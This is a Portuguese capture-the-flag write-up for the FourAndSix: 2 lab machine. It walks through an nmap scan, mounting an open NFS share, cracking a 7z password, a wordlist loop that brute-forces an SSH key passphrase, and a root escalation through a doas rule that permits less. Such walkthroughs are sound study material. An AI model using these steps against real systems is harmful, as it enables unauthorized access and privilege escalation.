FourAndSix: 2

IP da máquina: 192.168.2.103 // MAC: 08:00:27:41:81:5A

Resultados do nmap:

nmap -A -v 192.168.2.103

```
PORT STATE SERVICE VERSION


22/tcp open ssh OpenSSH 7.9 (protocol 2.0)

| ssh-hostkey:
| 2048 ef:3b:2e:cf:40:19:9e:bb:23:1e:aa:24:a1:09:4e:d1 (RSA)
| 256 c8:5c:8b:0b:e1:64:0c:75:c3:63:d7:b3:80:c9:2f:d2 (ECDSA)
| 256 61:bc:45:9a:ba:a5:47:20:60:13:25:19:b0:47:cb:ad (ED25519)
111/tcp open rpcbind 2 (RPC #100000)
2049/tcp open nfs 2-3 (RPC #100003)
MAC Address: 08:00:27:41:81:5A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: OpenBSD 6.X
OS CPE: cpe:/o:openbsd:openbsd:6
OS details: OpenBSD 6.0 - 6.1
```

Explorando a vulnerabilidade do nfs:

```
root@kali:~# showmount -e 192.168.2.103
Export list for 192.168.2.103:
/home/user/storage (everyone)
root@kali:~# mkdir four
mkdir: cannot create directory 'four': File exists
root@kali:~# mount -t nfs 192.168.2.103:/home/user/storage four/
root@kali:~# ls four/
backup.7z
```

Arquivo backup.7z com senha:



Quebrando a senha do arquivo:

Senha encontrada: chocolate

https://www.lostmypass.com/file-types/7z/



Usuário encontrado:

Script para achar a senha do usuário ssh:

cat /usr/share/wordlists/metasploit/adobe_top100_pass.txt | while read pass; do if ssh-keygen -c -C "user@fourandsix2" -P \$pass -f id_rsa &>/dev/null; then echo \$pass; break; fi; done

```
root@kali:~/four# cat /usr/share/wordlists/metasploit/adobe_top100_pass.txt | while read pass; do if ssh-
keygen -c -C "user@fourandsix2" -P $pass -f id_rsa &>/dev/null; then echo $pass; break; fi; done
12345678
```

SSH:

Usuário: user // Senha: 12345678

```
root@kali:~/four# ssh -i id_rsa user@192.168.2.103
Enter passphrase for key 'id_rsa':
Last login: Mon Oct 29 13:53:51 2018 from 192.168.1.114
OpenBSD 6.4 (GENERIC) #349: Thu Oct 11 13:25:13 MDT 2018
Welcome to OpenBSD: The proactively secure Unix-like operating system.
Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest version of the code. With bug reports, please try to ensure that enough information to reproduce the problem is enclosed, and if a known fix for it exists, include that as well.

fourandsix2$ id
uid=1000(user) gid=1000(user) groups=1000(user), 0(wheel)
fourandsix2$ uname -a
OpenBSD fourandsix2.localdomain 6.4 GENERIC#349 amd64
```

Descobrindo binários que podem usar sudo:

find / -perm -u=s -type f 2>/dev/null

```
fourandsix2$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chpass
/usr/bin/chsh
/usr/bin/doas
/usr/bin/lpr
/usr/bin/lprm
/usr/bin/passwd
/usr/bin/su
/usr/libexec/lockspool
/usr/libexec/ssh-keysign
/usr/sbin/authpf
/usr/sbin/authpf-noip
/usr/sbin/pppd
/usr/sbin/traceroute
/usr/sbin/traceroute6
/sbin/ping
/sbin/ping6
/sbin/shutdown
```

Evidencias encontradas:

```
fourandsix2$ cat /etc/doas.conf
permit nopass keepenv user as root cmd /usr/bin/less args /var/log/authlog
permit nopass_keepenv root as root
```

Escalando privilegio: doas /usr/bin/less /var/log/authlog. Depois disso, eu digitei cliquei no "v" para sair do modo de leitura e digitei ":!sh"

Root:

```
fourandsix2# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
fourandsix2# uname -a
OpenBSD fourandsix2.localdomain 6.4 GENERIC#349 amd64
```